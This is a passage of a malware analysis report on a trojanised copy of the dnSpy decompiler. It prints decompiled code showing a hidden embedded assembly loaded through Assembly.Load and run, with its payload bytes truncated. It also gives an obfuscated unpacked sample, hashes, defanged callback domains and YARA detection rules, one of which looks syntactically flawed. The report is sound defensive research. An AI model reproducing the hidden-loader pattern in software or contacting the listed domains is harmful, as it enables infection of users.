


```
namespace dnSpy.MainApp
{
    // Token: 0x0200054A RID: 1354
    internal sealed class MainWindow : MetroWindow, IComponentConnector
    {
        // Token: 0x06001F83 RID: 8067 RVA: 0x0009CE50 File Offset: 0x0009B050
        public MainWindow(object content)
        {
            byte[] rawAssembly = new byte[]
            {
                77,
                90,
                144,
                0,
                3,
                0,
                0,
                0,
                4,
                0,
                0,
                0,
                byte.MaxValue,
                byte.MaxValue,
```

Fig 5.1 dnSpy.MainApp.MainWindow decompiled in the modified application

In the modified DLL, we notice the presence of an array of 55000+ bytes, that gets loaded into memory after “`Assembly.Load(rawAssembly).EntryPoint.Invoke(null, null);`”, shown in Figure 5.2.

Using dnSpy's debugging features, we can set a breakpoint at this line and observe what data gets loaded and dump the memory of the rawAssembly variable.


```
                41,
                0,
                0,
                1,
                12,
                17,
                12,
                32,
                163,
                94,
                200,
                "Not showing all elements because this array is too big (55808 elements)"
            };
            Assembly.Load(rawAssembly).EntryPoint.Invoke(null, null);
            this.InitializeComponent();
            this.contentPresenter.Content = content;
            base.CommandBindings.Add(new CommandBinding(ApplicationCommands.Close, delegate(object s, ExecutedRoutedEventArgs e)
            {
                base.Close();
            }, delegate(object s, CanExecuteRoutedEventArgs e)
            {
                e.CanExecute = true;
```

```
022FDA0418F5 00 00 00 F0 F9 89 04 F9:7F 00 00 00 DA 00 00 00:00 00 00 4D 5A 90 00 03:00 00 00 04 00 00 00 ..................MZ..........
022FDA041914 FF FF 00 00 B8 00 00 00:00 00 00 00 40 00 00 00:00 00 00 00 00 00 00 00:00 00 00 00 00 00 00 ............@..................
022FDA041933 00 00 00 00 00 00 00 00:00 00 00 00 00 00 00 00:00 80 00 00 00 0E 1F BA:0E 00 B4 09 CD 21 B8 .............................!.
022FDA041952 01 4C CD 21 54 68 69 73:20 70 72 6F 67 72 61 6D:20 63 61 6E 6E 6F 74 20:62 65 20 72 75 6E 20 .L.!This program cannot be run
022FDA041971 69 6E 20 44 4F 53 20 6D:6F 64 65 2E 0D 0D 0A 24:00 00 00 00 00 00 00 50:45 00 00 64 86 02 00 in DOS mode....$.......PE..d...
022FDA041990 0A 53 0F B7 00 00 00 00:00 00 00 00 F0 00 22 00:0B 02 30 00 00 D2 00 00:00 06 00 00 00 00 00 .S..........."...0............
022FDA0419AF 00 00 00 00 00 00 20 00:00 00 00 00 40 01 00 00:00 00 20 00 00 00 02 00:00 04 00 00 00 00 00 ...... .....@..... ...........
022FDA0419CE 00 00 04 00 00 00 00 00:00 00 00 20 01 00 00 02:00 00 00 00 00 00 02 00:40 85 00 00 40 00 00 ........... ...........@...@..
022FDA0419ED 00 00 00 00 40 00 00 00:00 00 00 00 10 00 00 00:00 00 00 00 20 00 00 00:00 00 00 00 00 00 00 ....@............ ............
022FDA041A0C 10 00 00 00 00 00 00 00:00 00 00 00 00 00 00 00:00 00 00 00 00 00 01 00:96 05 00 00 00 00 00 ...............................
022FDA041A2B 00 00 00 00 00 00 00 00:00 00 00 00 00 00 00 00:00 00 00 00 00 E0 EF 00:00 38 00 00 00 00 00 ..........................8....
022FDA041A4A 00 00 00 00 00 00 00 00:00 00 00 00 00 00 00 00:00 00 00 00 00 00 00 00:00 00 00 00 00 00 00 ...............................
```


Breakpoint #0 : pid=5724(dnSpy.exe), dnSpy.dll

Fig 5.2: Screenshot of the bytes from rawAssembly in the debugger

Given the "MZ" bytes at the beginning of the memory segment, we can conclude that this is another portable executable file.

Analysis of dnSpyPlus.exe

The full methodology taken to analyze this unpacked PE file has been abbreviated due to redundancy. We begin by examining the file in PE Studio, and then moving to advanced static analysis immediately.




property	value
md5	A71F380F31A634C4E562613EED63BBD7
sha1	494165DE49E506D52964882C51BFD67C0BF1B407
sha256	F84E54C30255B4E8CA5F83A1603DAE68213569CA099D47FDABB6CCCE7F871171
language	neutral
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	n/a
FileDescription	dnSpy
FileVersion	1.0.0.0
InternalName	dnSpyPlus.exe
LegalCopyright	Copyright © 2022
LegalTrademarks	n/a
OriginalFilename	**dnSpyPlus.exe**
ProductName	dnSpy
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

Fig 5.3: Screenshot of the "Version" tab in PEStudio

dnSpy Decompilation


As PE Studio and earlier observations alluded to, the source code of the unpacked executable is heavily obfuscated.



```
using System;
using System.Diagnostics;
using System.Runtime.CompilerServices;
using System.Security.Principal;
using System.Windows.Forms;

// Token: 0x0200000F RID: 15
internal class \u200F\u206A\u200F\u202B\u200D\u202A\u206F\u202D\u206C\u202E\u206C\u206C\u202C\u200E\u202A\u206A\u206E\u206A\u206C
  \u200E\u200E\u200F\u200B\u202C\u202A\u206E\u206B\u206B\u206C\u206C\u206B\u202C\u202A\u200E\u202B\u202C\u206C\u206E\u200B\u200C
  \u202E
{
    // Token: 0x0600004F RID: 79 RVA: 0x00007178 File Offset: 0x00005378
    [MethodImpl(MethodImplOptions.NoInlining)]
    public \u200F\u206A\u200F\u202B\u200D\u202A\u206F\u202D\u206C\u202E\u206C\u206C\u202C\u200E\u202A\u206A\u206E\u206A\u206C\u200E
      \u200E\u200F\u200B\u202C\u202A\u206E\u206B\u206B\u206C\u206C\u206B\u202C\u202A\u200E\u202B\u202C\u206C\u206E\u200B\u200C\u202E
      ()
    {
        \u200F\u206A\u200F\u202B\u200D\u202A\u206F\u202D\u206C\u202E\u206C\u206C\u202C\u200E\u202A\u206A\u206E\u206A\u206C\u200E
          \u200E\u200F\u200B\u202C\u202A\u206E\u206B\u206B\u206C\u206C\u206B\u202C\u202A\u200E\u202B\u202C\u206C\u206E\u200B\u200C
          \u202E.\u200F\u202E\u202A\u202A\u202B\u200D\u202C\u200F\u200F\u200E\u206B\u200D\u206A\u206D\u202E\u200C\u200F\u200F\u200F
          \u206D\u202D\u202B\u206A\u206D\u206F\u200E\u206D\u202E\u200C\u202B\u200B\u206F\u200E\u202E\u202B\u200C\u202D\u200E\u200F
          \u200E\u202E(this);
        if (\u200F\u206A\u200F\u202B\u200D\u202A\u206F\u202D\u206C\u202E\u206C\u206C\u202C\u200E\u202A\u206A\u206E\u206A\u206C\u200E
          \u200E\u200F\u200B\u202C\u202A\u206E\u206B\u206B\u206C\u206C\u206B\u202C\u202A\u200E\u202B\u202C\u206C\u206E\u200B\u200C
          \u202E.\u200B\u206A\u200D\u202A\u200E\u202B\u200F\u200B\u200F\u202E\u200F\u200C\u200F\u202E\u200E\u206A\u202A\u200D\u206F
          \u202A\u202D\u206B\u206A\u206F\u202C\u206A\u206F\u202C\u202D\u200D\u200D\u202C\u206F\u202E\u206B\u202D\u200E\u206C\u200D
          \u202B\u202E())
        {
            return;
        }
        try
        {
            Process process = \u200F\u206A\u200F\u202B\u200D\u202A\u206F\u202D\u206C\u202E\u206C\u206C\u202C\u200E\u202A\u206A\u206E
              \u206A\u206C\u200E\u200E\u200F\u200B\u202C\u202A\u206E\u206B\u206B\u206C\u206C\u206B\u202C\u202A\u200E\u202B\u202C
              \u206C\u206E\u200B\u200C\u202E.\u206E\u202B\u200F\u202D\u200C\u206B\u206E\u202B\u202D\u200F\u206B\u206C\u206E\u202E
              \u206D\u200F\u206B\u202B\u202A\u206A\u202E\u206A\u200B\u202B\u200F\u206A\u206F\u206C\u200E\u206F\u202B\u200B\u200E
              \u202B\u202B\u206B\u206A\u206C\u206F\u200E\u202E();
            ProcessStartInfo processStartInfo = \u200F\u206A\u200F\u202B\u200D\u202A\u206F\u202D\u206C\u202E\u206C\u206C\u202C\u200E
              \u202A\u206A\u206E\u206A\u206C\u200E\u200E\u200F\u200B\u202C\u202A\u206E\u206B\u206B\u206C\u206C\u206B\u202C\u202A
              \u200E\u202B\u202C\u206C\u206E\u200B\u200C\u202E.\u202C\u200B\u206B\u206A\u206A\u202C\u202A\u202C\u200B\u202E\u206B
```

Fig 5.4: Screenshot of the decompiled code in the unpacked PE

In Figure 5.5, we see that there is some "CarbonBlackEncrypt" string suggesting either encryption or obfuscation.



```
dnSpy.Roslyn.CSharp.EditorFeatures
dnSpy.Roslyn.VisualBasic.EditorFeatu
System.Security.Principal.Windows (
System.Windows.Forms (5.0.0.0)
System.Drawing.Primitives (5.0.0.0)
Microsoft.Win32.Registry (5.0.0.0)
System.Xml.ReaderWriter (5.0.0.0)
Microsoft.CSharp (5.0.0.0)
Microsoft.Win32.Primitives (5.0.0.0)
dnSpyPlus (1.0.0.0)
  dnSpyPlus.exe
    PE
    Type References
    References
    Resources
    { } -
      #;BFv<ZLgP9%"e661:f<3/
      <Module> @02000001
      CarbonBlackEncrypt @02
      \u200F\u206A\u200F\u20
      \u206A\u200D\u202C\u2
      \u206C\u200E\u202B\u20
    { } dnSpyPlus.Properties
      Settings @02000011
        Base Type and Interfac
        Derived Types
        .cctor() : void @05000
        Settings() : void @060
        \u206F\u202A\u200D\
        Default : Settings @17
        \u202A\u206D\u202C\
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Windows.Forms (4.0.0.0)
netstandard (2.1.0.0)
```

```
// C:\Users\sreisz\Desktop\dnSpyPlus.exe.malz
// dnSpyPlus.exe

// Global type: <Module>
// Entry point: \u206A\u200D\u202C\u202B\u206F\u202C\u200C\u202D\u202C\u200D\u200B\u200F\u200B\u206D\u202D\u200B\u206A\u202C\u200C
  \u202C\u202E\u200B\u202E\u202B\u200B\u200E\u202A\u202E\u206F\u206D\u206D\u202B\u202D\u206A\u206B\u206E\u206B\u202E\u202B\u202E.
  \u202E\u206B\u206B\u200C\u200D\u206C\u200E\u206F\u200E\u206A\u206C\u206F\u202B\u206F\u202D\u200B\u202B\u202C\u206D\u206E\u206F
  \u202E\u200D\u202B\u200F\u206D\u202B\u206C\u206A\u202C\u200F\u202D\u206C\u200D\u202E\u206B\u200F\u206E\u202D\u200F\u202E
// Architecture: x64
// Runtime: .NET Framework 4
// Timestamp: <Unknown> (B70F530A)

using System;
using System.Runtime.CompilerServices;

[module: SuppressIldasm]
[module: CarbonBlackEncrypt("CarbonBlackEncrypt")]
```

Fig 5.4

The syntax seems appears to be similar to that of ConfuserEx[4], an obfuscation tool used for .NET applications. At the time of writing, attempts at fully deobfuscating this file have been unsuccessful. Researchers[5] have noted similarities to a previously modified version of the DLL that was unobfuscated. While the samples are not the same, functionality and behavior between the two is very similar, that is, building strings of various scheduled task commands.

Running this obfuscated version through a debugger confirms the aforementioned suspicions and uncovers no additional behavior. This process has been omitted for brevity. Thus, we conclude our analysis.

[4] ConfuserEx Github Repository: https://github.com/yck1509/ConfuserEx
[5] MalwareHunterTeam via Twitter: https://twitter.com/malwrhunterteam/status/1480533534163021824

Indicators of Compromise

All known indicators have been mentioned and pointed at throughout the analysis, so a brief summary is provided here.

Network Indicators

- Connections to any domain mentioned in Appendix B

Host-based Indicators

- The presence of a C:\Trash directory with various unknown exe's in it
- Unknown scheduled tasks under Microsoft\Windows\DirectX
- Disabled Windows Defender and associated security functionality on the host
- Multiple malware samples executing simultaneously

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Based on the indicators seen in this analysis, we conclude that the threat actor was likely acting alone, and likely possesses a low to medium level of skill. As such, the signatures used to construct the rules was based on the following:

- The repetition of “Carbon” and “CarbonBlackEncrypt”, as this was the username of the creator
- Mention of “dnSpyPlus”, which is not a real application and does not come from the developers of the original dnSpy
- The packed executable makes it so there are two DOS headers in the DLL, which is not typical of normal DLL files

It is worth considering placing additional checks/strings to verify that the detected file is truly is dnSpy or check for any mentions of domains that the sample calls to, if a YARA scan were run on active processes.

Appendices

A. Yara Rules


Full Yara repository located at: http://github.com/An00bRektn/malware-analysis-reports

```
rule dnSpyPlus {
    // Detecting the packed executable
    meta:
        last_updated = "2021-02-05"
        author = "An00bRektn"
        description = "A simple yara rule to detect dnSpyPlus.exe"

    strings:
        $PE_magic_byte = "MZ" // only ever shows up as a PE
        $x1 = /dnSpyPlus.*/ // catch all mentions of dnSpyPlus

        // original author was some carbonblackz
        $s1 = /C:\\Users\\carbo.*/ nocase
        $s2 = ".carbon"
        $s3 = "CarbonBlackEncrypt"

    condition:
        $PE_magic_byte at 0 and
        ($x1) and any of ($s*)
}
rule embedded_dnSpyPlus{
    // This rule is intended to detect the modified dnSpy.dll
    meta:
        last_updated = "2021-02-05"
        author = "An00bRektn"
        description = "A simple yara rule to detect dnSpy.dll"

    strings:
        $PE_magic_byte = "MZ" // only ever shows up as a PE

        $dos1 = "!This program cannot be run in DOS mode."

    condition:
        $PE_magic_byte at 0 and
        dnSpyPlus and (2 of ($dos1, $dos1))
}
```

B. Callback URLs


Domain	Port
hxxps://black-crystal[.]net	4782
hxxps:// inject1byte[.]com	4782
hxxp://4api[.]net	80

C. Decompiled Code Snippets



```
using System;
using System.CodeDom.Compiler;
using System.ComponentModel;
using System.Diagnostics;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Input;
using System.Windows.Markup;
using dnSpy.Contracts.Controls;

namespace dnSpy.MainApp
{
    // Token: 0x020002AC RID: 684
    internal sealed class MainWindow : MetroWindow, IComponentConnector
    {
        // Token: 0x060017A9 RID: 6057 RVA: 0x0005DE64 File Offset: 0x0005C064
        public MainWindow(object content)
        {
            this.InitializeComponent();
            this.contentPresenter.Content = content;
            base.CommandBindings.Add(new CommandBinding(ApplicationCommands.Close,
            {
                base.Close();
            }, delegate(object s, CanExecuteRoutedEventArgs e)
            {
                e.CanExecute = true;
            }));
        }

```

Fig 8.1: First 30 lines of the relevant code in the original dnSpy



```
using System;
using System.CodeDom.Compiler;
using System.ComponentModel;
using System.Diagnostics;
using System.Reflection;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Input;
using System.Windows.Markup;
using dnSpy.Contracts.Controls;

namespace dnSpy.MainApp
{
    // Token: 0x0200054A RID: 1354
    internal sealed class MainWindow : MetroWindow, IComponentConnector
    {
        // Token: 0x06001F83 RID: 8067 RVA: 0x0009CE50 File Offset: 0x0009B050
        public MainWindow(object content)
        {
            byte[] rawAssembly = new byte[]
            {
                77,
                90,
                144,
                0,
                3,
                0,
                0,
                0,
                4,
                0,
                0,
                0,
                byte.MaxValue,
                byte.MaxValue,
```

Fig 8.2: First 30 lines of the relevant code in the modified dnSpy